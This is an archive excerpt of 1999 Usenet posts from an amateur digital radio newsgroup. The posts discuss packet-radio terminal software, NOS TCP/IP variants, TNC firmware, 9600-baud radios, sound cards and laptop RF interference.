> > > I have, in fact, started writing one of my one. If it turns out to
> > > become functional, I'll notify the group.
> > >
> > > Thanks!
> > >
> > > Byon
> >

5194. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: houle.jean-marie@ireq.ca
Message-ID: <houle.jean-marie-2411991642330001@monk.ireq.ca>
Source record: 15308

In article <wo1aeo5yw9i.fsf@netcom9.netcom.com>, Doug Faunt N6TQS
+1-510-655-8604 <faunt@netcom.com> wrote:

> It's true, but the ad in QST is from Farallon, and doesn't mention the
> PTC-IIe, either. Ads from SCS themselves mention them both.
>
> My other gripe with Farallon/SCS is that the European price of the IIe
> is the equivalent of US $510. and that includes 16% VAT, whereas they
> want $649 in the US, and that doesn't include tax (8.25% for me).
> I doubt that there's US $200 in shipping and duty involved here.
>
> My theory is that Farallon is selling to boaters, and so have caused
> the US price to be jacked up for that market.
>
> 73, doug
>
>

And then, if I want one in Canada, I have to pay shipping and duty and
taxes over that. At that price, they wont flood the market, even for
boaters -:)

Jean-Marie VE2AEY

5195. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <zScsnUA2mGP4EwHO@dowrmain.demon.co.uk>
Source record: 15309

In article <8HX_3.193291$5r2.446860@tor-nn1.netcom.ca>, Rob
<NoEmail@NoWay.com> writes

>Well I am just learning NOS -- Read NOSIntro and understodd 99% of it.
>

Only 99%? Ohmygawd, I've failed again .... :-))

73
Ian, G3NRW

--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

5196. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <J7oBQCAP0GP4EwDO@peaksys.co.uk>
Source record: 15310

In article <84U_3.193227$5r2.446546@tor-nn1.netcom.ca>, Rob
<NoEmail@NoWay.com> writes
>Hi Roger,
>
>I am not that famiuliar with TF2.7b. But is it a KISS to WA8DED emulator??
>If so, I assume the TNC must be in KISS mode (ie the WA8DED host mode
>supported by the TNC is not used)

TF firmware is a super-set of WA8DED. WinPack in "TF2.7b" host mode will
detect that it is in fact talking to WA8DED and modify its behaviour
accordingly.

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5197. Re: Kantronics KNET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s3ou6rkjrrp12@corp.supernews.com>
Source record: 15311

It is compatible with thenet (netrom doesn't exist anymore).
Node broadcasts and all...

Rob wrote in message ...
>Has anyone tried Kantronics KNET software?? It is supposed to be compatible
>with NETROM.
>
>Does KNET broadcast its routing info etc??

5198. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <W8%_3.193350$5r2.446978@tor-nn1.netcom.ca>
Source record: 15312

Hi Ian,

Great book. I learned a lot! But it seems that the enthusiasm over NOS has died down quite a lot - at least here in Canada. Many NOS nodes/stations have disappeared. I should have tried it a few years ago! But the Net is still around.

Do you still run NOS?? If so, do you use JNOS, TNOS etc?? Perhaps SV2AGW's IP/TCP packet programs for windows.

There seems to be many choices these days to try IP/TCP over packet radio.

I am curious what are your thoughts on NOS these days.

73's

Rob

"Ian Wade" <ian@dowrmain.demon.co.uk> wrote in message
news:zScsnUA2mGP4EwHO@dowrmain.demon.co.uk...
> In article <8HX_3.193291$5r2.446860@tor-nn1.netcom.ca>, Rob
> <NoEmail@NoWay.com> writes
>
> >Well I am just learning NOS -- Read NOSIntro and understodd 99% of it.
> >
>
> Only 99%? Ohmygawd, I've failed again .... :-))
>
> 73
> Ian, G3NRW
>
> --
> +---+
> | APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
> | email: g3nrw@arrl.net |
> | |
> | INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
> | APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
> +---+

5199. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <cT0%3.44989$YI2.2227810@typ11.nn.bcandid.com>
Source record: 15313
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

"Anthony Cash" <kd4k@ga.prestige.net> wrote in message news:...
> I have 2 problems with my TS-570D (not G model) and the Kantronics Kam.
>
> 1. If I turn the Kam on and the 570 is already on it will key the
> transmitter. If I turn the Kam
> off and back on again the 570 will return to receive. Otherwise the
> keying works fine.
>
> 2. The 570 is an early model SN 80600xxx and has had this problem every
> sense it
> was new.
> A. Kam is hooked to 570 via the 13 pin din connector on rear panel with
3
> conductor
> shielded wire.
>
> a. I have the Kam turned on.
> b. Turn on the 570
> c. Try to transmit packet, 570 keys up but no output.
> d. Go to menu #33 (it is set to 1)
> e. press up or down button and then back to 1
> f. Try to transmit packet again. Now 570 transmits fine with full
> output
> and will keep on doing fine until I turn it off. When I turn it
> back on I have to
> go through the whole thing again. Menu #33 DOES NOT change, it
> stays where
> I put it.
>
> Any help would be greatly appreciated
> 73 de Tony, KD4K
>
>
>

5200. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81idh30utv@enews3.newsguy.com>
Source record: 15314

Rob <NoEmail@NoWay.com> wrote in message
news:g6U_3.193228$5r2.446122@tor-nn1.netcom.ca...
> It sounds like IP/TCP is dying and most hams are turning back to NETROM
(or
> KNET etc)

All of the new activity in my (local) area over the last year or so has been
AX25 stuff, but I doubt that reflects the global situation. Lots of tcpip
hype out there.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5201. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OQ5NOdwN$GA.280@cpmsnbbsa02>
Source record: 15315

Yes, it will. I wrote the code to decode it based on the two #170's and
decode the 32 bit CRC. I think that the CRC is more used with slower, older
computers (i.e the Atari's and Commodores that didn't have buffering), but
still will be used in our code.
--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob wrote in message ...
>Hi Rick,
>
>I forgot to ask you whether PTC Term will uses the SCS PTC II's enhanced or
>advanced WA8DED hostmode.
>
>I also understand that the SCS PTC II uses a 32 bit CRC checksum on RS232
>line to esnure that data is not lost. (which can sometimes happen with the
>standard WA8DED hostmode).
>
>Will the PTC Term take full advantage of these features of the PTC II
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>
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>"Rick Ruhl" <ricker@cssincorp.com> wrote in message
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>> Rob,
>>
>> What they have is a setting to use one of the WA8DED channels for pactor
>and
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>> same time.
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>> would rewrite the code for any of the modes to use the PACTOR channel for
>> the data and let the WA8DED status channel report the state, it would be
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>> up on the KAM, and like the 9612, if the 9612 had the HF 3rd port module.
>>

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>> projects, it's hard to estimate completion dates, due to beta sites
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>> bugs, and just day to day operations getting in the way. Once we get it
>and
>> the HAL done, then our TNC software line will be complete.
>>
>> --
>> Rick Ruhl
>> President, Creative Services Software
>> http://www.cssincorp.com
>>
>> Rob wrote in message ...
>> >Hi Rick,
>> >
>> >Thanks for the message. Yes, it would appear that SCS uses its own
>variant
>> >of the WA8DED host mode in order to differentiate between the two packet
>> >ports.
>> >
>> >I realized that you could operate RTTY, PACTOR etc on the HF port and
>that
>> >others could link up with your BBS on the packet ports at the same time.
>> >
>> >But I wasn't aware that you could have a QSO on HF PACTOR and one or
more
>> >Packet QSOs on the VHF ports at the same time! Maybe I misunderstood
>what
>> >you said.
>> >
>> >I always thought that you could either have a HF PACTOR etc QSO using
>TERM
>> 5
>> >mode or PACKET QSOs on the PACKET Ports BUT NOT BOTH!
>> >
>> >I wish SCS stuck with one interface. Like the KAM -- I like the KAM's
>host
>> >mode!
>> >
>> > I also don't like TERM 0 -- most dumb terminals will not work properly
>> with
>> >TERM 0 mode. TERM 0 works okay in CMD mode but once you switch into a
>QSO
>> >mode (e.g.PACTOR) overprinting occurs! -- a real pain. You have to
>change
>> >the dumb terminal parameters if you can. If you do then you get double
>> >spacing in CMD mode. Unfortunately some dumb terminals will not
>> >automatically add a LF after receiving a CR from a modem -- so you
always
>> >get overprinting -- you better read fast !!

>> >
>> >I don't think that Peter really knows how a normal dumb terminal works!
>I
>> >told him about it but I doubt he will make any changes to the firmware.
>Its
>> >too bad that the PTC II did not follow the design of the KAM which
>provides
>> >a lot of flexibility when setting up the terminal parameters (e.g. LFADD
>> >etc)
>> >
>> >When designing my own simple terminal program (using macros) for use
with
>> >PTC II, I also did not like the inconsistencies.. Sometimes you used
>Quit
>> >to exit a menu to the main command prompt, sometimes you use PT. A real
>> >pain! I am sure you have run into the same problem!
>> >
>> >I look forward to your program. It sounds like it will be the only
>> >commercially available program for the PTC II that will support the PTC
>> II's
>> >weird WA8DED host mode for packet!
>> >
>> >When will your program be available?
>> >
>> >73's
>> >
>> >Rob
>> >
>> >
>> >"Rick Ruhl" <ricker@cssincorp.com> wrote in message
>> >news:eaUVQhdN$GA.76@cpmsnbbsa05...
>> >> Rob,
>> >>
>> >> The nice thing about WA8DED host mode on the SCS is that it allows a
>> >Pactor
>> >> channel too, so you'd be able to do Packet and Pactor at the same
time.
>> >>
>> >> But WA8DED doesn't know the difference in radio ports. The way this is
>> >> accomplished, is that the SCS appends a 1: or 2: to the first two
bytes
>> of
>> >> the data packet, and you have to parse those, to tell it which window
>to
>> >go
>> >> to. All WA8DED knows, is that a host channel got a packet, and it
>tells
>> >> which channel it's on.
>> >>
>> >> And you have to leave WA8DED host mode to use the other modes i.e.

Term
>5
>> >> (which is what XPWin uses).
>> >>
>> >> I've mentioned to Peter at SCS that it might be a good idea to allow
>the
>> >> other modes work through the packet channel. For sure, it would allow
>> >other
>> >> modes than Pactor to allow simultaneous dual port session, and not
>> having
>> >> to deal with two types of HOST interfaces.
>> >>
>> >> You're probably aware of the PTC-Term program we're working on. It
will
>> >> support WA8DED HOST in the configuration above, and all that remains
>> >> outstanding for us to do, is to add the TERM 5 interface for the other
>HF
>> >> modes.
>> >>
>> >>
>> >> --
>> >> Rick Ruhl
>> >> President, Creative Services Software
>> >> http://www.cssincorp.com
>> >>
>> >> Rob wrote in message ...
>> >> >I am looking for a good packet terminal program for my SCS PTC II
>which
>> >> >supports the WA8DED host mode. The SCS PTC II has two packet ports -
>> one
>> >> >for 1200 baud and one for 9600 baud. I would like it to run under
>> >windows
>> >> >98.
>> >> >
>> >> >Unfortunately most the programs for the SCS PTC just handle the HF
>modes
>> >> not
>> >> >Packet.
>> >> >
>> >> >Will WinPak work?? There is any consensus out there on what is the
>best
>> >> >windows packet terminal program that supports WA8DED host mode (and
>> >> >multiple ports)??
>> >> >
>> >> >73's
>> >> >Rob
>> >> >
>> >> >
>> >>
>> >>

>> >
>> >
>>
>>
>
>

5202. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <JM004.1591$LK3.61378@nuq-read.news.verio.net>
Source record: 15316

Okay, my antenna is one of those Cushcraft dual band yagis. It's
like $69 or something. It's on an archerotor, that's on
2 5 foot masts on the roof. Maybe 25 feet off the ground in the
flats of Berkeley, which is a slight grade to the SF bay.
Though lately, I've had the antenna pointed one way all the time,
so I'm thinking of fixing that beam on another mast I have, and
using the rotor for something else. Except it's just too cold to
mess with it, nowadays.

w6yx in Palo Alto, has a pretty good site, I understand
on side of Black Mountain, that looks over most of the East Bay and South
Bay, as I understand it.

I'm pretty sure paccomm can put in crystals for whatever pair you want.
So, the split should be no problem.

Seems to be the common wisdom, that putting amps on 9600 baud
channels isn't such a good idea, since the T/R switching slows things
down -- though I'm just repeating what I've read and heard from others
around here. I have considered running more power, though, to avoid
'hidden transmitter' issues with stations farther south in San Jose. That
is I want to blast out enough juice to keep their carrier detect going,
even if they don't copy me. Though right now the channel is pretty quiet,
so this isn't a huge issue.

I think, if you want more power, the way to go is with the Mitek's err,
I forget the other brand that people modify, but these guys put out
near 80 watts.

I do know that the station on other end runs 3 watts into
a vertical, and I was initially worried about this, being 30 miles
away and all, but it seems to basically work. I initially planned
to move the radio up on the mast, if I had any trouble, figuring I'd
eek out a db or so, saving the 9913 transmission line loss, but since
it works where it is, I never bothered. The radio is tiny enough,
it'd be easy enough to make a plastic box, and stick it up there.

"Rob" <NoEmail@NoWay.com> wrote in message
news:VGW%3.194195$5r2.450602@tor-nn1.netcom.ca...
> Hi Cathryn,
>
> I am curious. What type of antenna do you use and at what height?
>
> Can you use the TEKK1000 on a 70cm freq with an offset (eg +5)?
>
> I also notice it only has 5 watts out or so. If you need more power, can

> you connect up an amplifier to the TEKK 1000 and still use it for 9600 baud
> packet?? Or will an amp slow down the TR switching making 9600 baud packet
> impossible?
>
> 73's
> Rob
>
> "Cathryn Mataga" <cathryn@junglevision.com> wrote in message
> news:%Cp%3.1493$LK3.57743@nuq-read.news.verio.net...
> > I like my TEKK 1000 from paccomm.com. It's extra tiny, and less
> > than about $200 or so. I don't have any real measurements for
> > how well it really works, but for me, I can connect to the
> > station across the bay, about 30 miles line of site from me no problem
> >
> > "Dave" <floydboyz@hotmail.com> wrote in message
> news:383DDD99.745BC278@hotmail.com...
> > > What's a good 440mHz mono band rig for 9600 baud packet ?
> > > Also needed to be taken into consideration is the modifications.
> > > tnx de dave
> > >
> > >
> >
> >
>
>

5203. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Markus Lenggenhager <Markus.Lenggenhager@philips.com>
Message-ID: <383B9F2A.B6C6424@philips.com>
Source record: 15393

Try WinGT from http://www.wingt.de

73, Markus HB9BRJ

5204. telemetry

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Francesco Amore_Bianco <Francesco.Amore_Bianco@supaero.fr>
Message-ID: <383BA384.55905A1B@supaero.fr>
Source record: 15394

I am a student at Supaero in Toulouse(France) .As I am writing a
software which reads satellites telemetry, I need informations about
the decodify of the binary files *.tlm, *.wod *.kss (I wont the key
to read it) sent from satellites UO-22, KO-23:KO-25, TO-31.
I would very great if someone can help me. Thank You for the help.
Francesco

--

Francesco Amore_Bianco - SUPAERO
e-mail : Francesco.Amore_Bianco@supaero.fr

5205. Digital Image Transmission

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: george <car@ukgateway.net>
Message-ID: <81gh1q$nj3$1@lure.pipex.net>
Source record: 15395

Hi, All!
Does anyone know of any detailed siteson image processing? I am also looking at digital image transmission over noisy radio channels. I need a lot of info on pre-processing (i.e. things like colour - space separation, quantization, discrete cosine transforms) and transmission over noisy radio channels (things like sequential edge addressing, inter-leaving, arranging DC differently...). I have developed a C program that simulates this, but need a lot of theoretical info. Any help greatly appreciated.
Thank you
George, Aerosmith Fun
"Don't tell me what do to-I'm having fun!"-Joe Perry

5206. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <XHAGfMArp6O4Ewqb@peaksys.co.uk>
Source record: 15396

In article <yYx_3.192953$5r2.445061@tor-nn1.netcom.ca>, Rob
<NoEmail@NoWay.com> writes
>I am looking for a good packet terminal program for my SCS PTC II which
>supports the WA8DED host mode. The SCS PTC II has two packet ports - one
>for 1200 baud and one for 9600 baud. I would like it to run under windows
>98.
>
>Unfortunately most the programs for the SCS PTC just handle the HF modes not
>Packet.
>
>Will WinPak work?? There is any consensus out there on what is the best
>windows packet terminal program that supports WA8DED host mode (and
>multiple ports)??

WinPack supports WA8DED via its internal TF2.7b host mode and also via
the SV2AGW Packet Engine.

It all depends what you want to do on packet - If you want advanced mail
and bulletin handling features, then WinPack is obviously a better
choice for packet than the other programs discussed in this thread.

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5207. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org>
Source record: 15397

Cathryn Mataga <cathryn@junglevision.com> wrote:
>I believe there's an advantage to running NOS over internet based IP stacks
>like with Linux and WIndows, that you can specify that the retry timers backoff
>linearly, rather than exponentially.

That is actually a disadvantage. It causes congestion collapse, and
makes outside observers judge TCP/IP as a bad protocol that jams
everything else.

>Apparently, this is considered extremely
>evil from the internet perspective, but it's a fast kluge to get ip to work
>a little better when the connection is dropping packets due to noisy links--
>rather than congestion. (There's a linux Kernel hack, I thought someone posted
>to do this, though I haven't seen anything like this for Windows.)

Actually, when your links drop packets you should not attempt to retransmit
them from the endpoints, but you should adjust your links (individually)
to use a virtual circuit rather than a datagram technique to send the
packets over that hop.

Most NET and NOS versions support this.
My version of NET even allows you to setup automatic selection of VC or
Datagram mode based on the independently measured packet loss rate on the
connection, separately for each direction.
This works very well, without requiring inefficient retransmissions from
the endpoints that yield TCP/IP a bad reputation.

>It's actually, just a hard situation all around, the more I've looked into this, since
>my understanding is that TCP/IP doesn't really work that efficiently either if the
>underlying protocol provides reliable connections, or if the channel drops packets
>do to random errors, and not due to congestion.

Right. So just fix that.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5208. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Robert Cook <captcook@mindspring.com>
Message-ID: <383BD3B8.907C3339@mindspring.com>
Source record: 15398

All,

(especially to Scott, Trish, Cortland, John, Wb4ogm, Mark, Hamish, George)

I believe I am zeroing in on the source of the computer generated interference. I believe it is as some of you suggested, the SMPS (switching) power supply internal to the Toshiba. Apparently the switching speed is 110 khz. I am not even sure 110khz is considered RF. At any rate, I suspect the 110 khz follows the 110 vac wiring path into the Icom tranceiver. So I suspect I am looking for a way to eliminate the offending 110 khz signal somehow along the 110 vac wiring path, (computer power cord, etc). This helps narrow coming up with alternative solutions considerably. If you have ideas I'm all ears.

I have written the following letter to the folks at the Toshiba Tech Dept.

To Toshiba,,

Thanks for your help this morning. If you will recall, I described to you an RF radio interference problem which I am having with my Toshiba Tecra 500CDT. The interference which the computer is generating prevents me from using my ICOM 728 Amateur Radio transceiver to communicate within the 6.5 to 8.5 mhz frequency spectrum. I understand this interference may be in violation of FCC Part 15 re electronic device/radio interference.

To recap the situation, I have a Toshiba Tecra 500 CDT computer. I bought it in December of 1996. The three year warranty is up December 31st of this year. I have recently begun using my computer in the same room with, and in conjunction with an amateur radio high frequency SSB tranceiver. The transceiver and computer are in close proximity, 2-4 feet.

The problem is that the computer generates a significant amount of RF interference, at many frequencies, enough to interfere with reception, from about 6.5 to 8.5 mhz in the HF frequency spectrum. I have done some preliminary testing and have tried some fixes but so far the problem and interference persists.

There is a law which manufacturers of electronic devices and electronic devices must be in compliance with. The law requires that any electronic device may not cause interference to other devices or services. It is FCC Rule Part 15. The FCC's Part 5
compliance ID number is CJ6UK333. The decal on the bottom of the unit references the law and the FCC ID number.

1. The interference seems to be generated by the CPU or internal power supply. I understand the internal power supply in the Tecra is an SMPS (switching type) power supply operating at 110 khz. The interference caused by turning on the computer when it is plugged into the 110 vac house current supply. It dissappears when the computer's power cord is removed from the 110 vac house current receptacle and is left to run on it's internal battery. Turning on the computer creates 90% of the interference. The LCD screen lighting adds another 10% of measureable S unit noise level on the Icom 728 transceiver signal strength meter.

2. The frequencies where the majority of the interference appears are between about 6.5 mhz and 8.5 mhz and the interference appears independently at many different frequencies and spaced about 110 khz apart. Ie interference frequencies are 7070, 7180, 7290, 7400, 7510, etc.

3. The noise is stopped if the computer is turned off or put in "suspend" mode and powered down.

4. Noise is significantly reduced, (perhaps acceptable), at freqs lower than 6.0 mhz, and higher than 9 mhz

5. I have tried connecting, the computer's rear metal computer port jacks to the the Icom 728 chassis. This helps to reduce the interference by perhaps 5-10%

6. Have tried ferrite chokes / cable clamps on the computers data cable and the computer's 110 vac power cord. The effect on interference is negligible

7. I have tried unplugging the 110 vac power cord. The effect on interference reduction is dramatic. Interference is reduced 90%.

8. I have seen somewhere where someone suggested trying rf bypass caps to bleed off unwanted RF energy. Is this a solution?

Given the frequency of the signal, 110 khz, and the fact that turning off the computer power supply stops the interference the power supply is likey the culprit. Also there is a question in my mind as to whether the interferring signal is being radiated. The RF ferrite chokes clamped on to the 110 vac power cord appear to have no effect on the level of interference. I believe the 110 khz signal is primarily being conducted along the 110 vac wiring path to the HF tranceiver, rather than being radiated, leading me to believe something could be done to eliminate the signal somewhere along its wired path, capacitors?, specialized filter circuit?.

Thank you for your suggestions with respect to this problem. If you believe you can service and repair the problem, and can describe your proposed solution, I will be happy to ship the unit to you for such repair. If the problem is inherent in the computer or it's internal power supply by design, and is irreparable, we shall have to take alternative steps.

The Serial Number of the unit is #11689286. The Part Number is #PA1221U-T2A. The Toshiba Registration Number is #5997388. Toshiba Case Number is #1837689.

Thank you,

Bob Cook

5209. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Oliver Welp <welp@muenster.de>
Message-ID: <383C84A5.582BE9B@muenster.de>
Source record: 15317

Dale Gillilan wrote:
>
> Is there a program that will decode and encode Pactor and Wefax for Windows or
> DOS?

Maybe you want to visit my site:

http://www.muenster.de/~welp/sb.htm

73, Oliver
(DL9QJ, N3NSF)

--
[Oliver Welp - welp@muenster.de
welp@uni-muenster.de
http://www.muenster.de/~welp/]

5210. Re: Which Sound Card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Oliver Welp <welp@muenster.de>
Message-ID: <383C8669.21632C14@muenster.de>
Source record: 15318

marsgal42@hotmail.com wrote:
>
> In article <81dluj$17md$8@arachne.labyrinth.net.au>,
> Hamish Moffatt <hamish@rising.com.au> wrote:
>
> > Get Windows versions of all of these -- then they don't care which
> > sound card you have.
>
> Yes. Any sound card supported by your operating system will
> work fine with any application, as long as it can shovel data

This is not true for all programs that exists. Some win progs are satisfied if they see a device driver which tells it is a soundblaster card. Some (e. g. W95SSTV) need _true_ 32 bit drivers (yes, there are driver for Win 95 + up which are 16 bit actually!). Some just need a "BLASTER=" statement in config.sys. And some do direct hardware calls and need a certain hardware (usually Soundblaster/Creative Labs). Since SB 16 is the de-facto-standard, get yourself this card, you usually can buy it for a low price (used), and there is no need for fancier cards like SB 32/64/128 or similar. With a SB 16, most progs should work fine. With so-called compatible cards, you may face a few or even a lot of porblems.

HTH, Oliver
(DL9QJ, N3NSF)

--
[Oliver Welp - welp@muenster.de
welp@uni-muenster.de
http://www.muenster.de/~welp/]

5211. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: johnl84238@aol.com
Message-ID: <19991124220804.22509.00000001@ng-fd1.aol.com>
Source record: 15319

In addition to the steps you have taken, maybe you should be looking at the
power supply to the radio. Many manufacturers
(Alinco et al) leave out RF bypass caps
on the A/C input line. These caps, referred to as Y-caps are to bypass RF
interference form each side of the A/C line to ground.
Check to see if the power supply to the Xcvr has RF bypassing on the A/C input.
I have found that adding RF bypassing helps a lot....especially for RF coming
in through the power supply.
-JL

5212. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83p00a.48o.nomail@linux.pe1chl.ampr.org>
Source record: 15320

Cathryn Mataga <cathryn@junglevision.com> wrote:

>"Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message
news:slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org...
>> Cathryn Mataga <cathryn@junglevision.com> wrote:
>> >It's actually, just a hard situation all around, the more I've looked into this, since
>> >my understanding is that TCP/IP doesn't really work that efficiently either if the
>> >underlying protocol provides reliable connections, or if the channel drops packets
>> >do to random errors, and not due to congestion.

>> Right. So just fix that.

>Okay, well, it's just in the context of a big tcp/ip stack that people use for other
things, mostly,
>it's not that easy to figure out where exactly to cut in to make these kinds of changes.
>I believe 2.3 does some faking out of the ip stack and the lower level, and tries to
figure
>out what it's doing and supposedly stops stuff from going out -- that is in virtual
circuit
>mode. I think 2.4 is due for Jan 2000, so maybe at that point, I'll see how this works,
>and then we'll know how to go from there.

I don't know the details about what you are mentioning here, maybe
it is time to look at the relevant WWW sites again...

Long ago, I implemented a feature in NET that rejects duplicate TCP tries
when the link is in VC mode, and an earlier try is still sitting in the
AX.25 "unacked packets" queue. What you are mentioning here seems to
be the same thing under Linux. It sure helps a little.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5213. Re: Kantronics KNET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81jcka01g2j@enews3.newsguy.com>
Source record: 15321

Rob <NoEmail@NoWay.com> wrote in message
news:KET_3.193216$5r2.446088@tor-nn1.netcom.ca...
> Has anyone tried Kantronics KNET software?? It is supposed to be
compatible
> with NETROM.

There is and has always been a lot of "K-NODES" in my area. They appear to be NetRom compatable, though there are some differences in how they are used.

It may be different elsewhere, but here the K-NODES are all "private nodes", in that they all tend to exist at somebody's QTH, have very limited coverage, and are highly restricted as to what sort of content is allowed. (Usually, keyboard - to - keyboard QSO's only, though there are a few exceptions.)

Nobody here appears to take them seriously for Packet Radio networking purposes.

> Does KNET broadcast its routing info etc??

Yes, they do.

Kantronics gear, unlike most other equipment, cannot be utilized with any of the newer, more sophisticated stuff like FlexNet because it is mired down with the now obsolete "KISS" mode.
The company has shown no interest in modernizing it's firmware to keep up with the times, making Kantronics gear a poor choice for serious use on Packet.

It's still current for APRS use, but that's all. For any other purpose, you're much better off with just about anything else, including MFJ's inexpensive TNC2 clones or BayCom's little Packet modems.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5214. Re: Kantronics KNET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <KWb%3.193456$5r2.447909@tor-nn1.netcom.ca>
Source record: 15322

Do the MFJ TNC clones come with 6Pack firmware for compatibility with
FlexNet??

Rob
VA2FB

"Charles Brabham" <n5pvl@texoma.net> wrote in message
news:81jcka01g2j@enews3.newsguy.com...
>
> Rob <NoEmail@NoWay.com> wrote in message
> news:KET_3.193216$5r2.446088@tor-nn1.netcom.ca...
> > Has anyone tried Kantronics KNET software?? It is supposed to be
> compatible
> > with NETROM.
>
> There is and has always been a lot of "K-NODES" in my area. They appear to
> be NetRom compatable, though there are some differences in how they are
> used.
>
> It may be different elsewhere, but here the K-NODES are all "private
nodes",
> in that they all tend to exist at somebody's QTH, have very limited
> coverage, and are highly restricted as to what sort of content is allowed.
> (Usually, keyboard - to - keyboard QSO's only, though there are a few
> exceptions.)
>
> Nobody here appears to take them seriously for Packet Radio networking
> purposes.
>
> > Does KNET broadcast its routing info etc??
>
> Yes, they do.
>
> Kantronics gear, unlike most other equipment, cannot be utilized with any
of
> the newer, more sophisticated stuff like FlexNet because it is mired down
> with the now obsolete "KISS" mode.
> The company has shown no interest in modernizing it's firmware to keep up
> with the times, making Kantronics gear a poor choice for serious use on
> Packet.
>
> It's still current for APRS use, but that's all. For any other purpose,
> you're much better off with just about anything else, including MFJ's
> inexpensive TNC2 clones or BayCom's little Packet modems.
>

> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

5215. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-25 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <q_b%3.193458$5r2.447809@tor-nn1.netcom.ca>
Source record: 15323

Well I understand that even with some of the fast Pentium class machines
with UART's data can get corrupted or lost. The use by PTC TERM of the 32
bit CRC will be a great feature. I don't think there is any software out
there that utilizes all the features of the advanced WA8DED host mode of the
PTC II and the 32 bit CRC.

I can't wait for PTC Term.

73's
Rob
"Rick Ruhl" <ricker@cssincorp.com> wrote in message
news:OQ5NOdwN$GA.280@cpmsnbbsa02...
> Yes, it will. I wrote the code to decode it based on the two #170's and
> decode the 32 bit CRC. I think that the CRC is more used with slower,
older
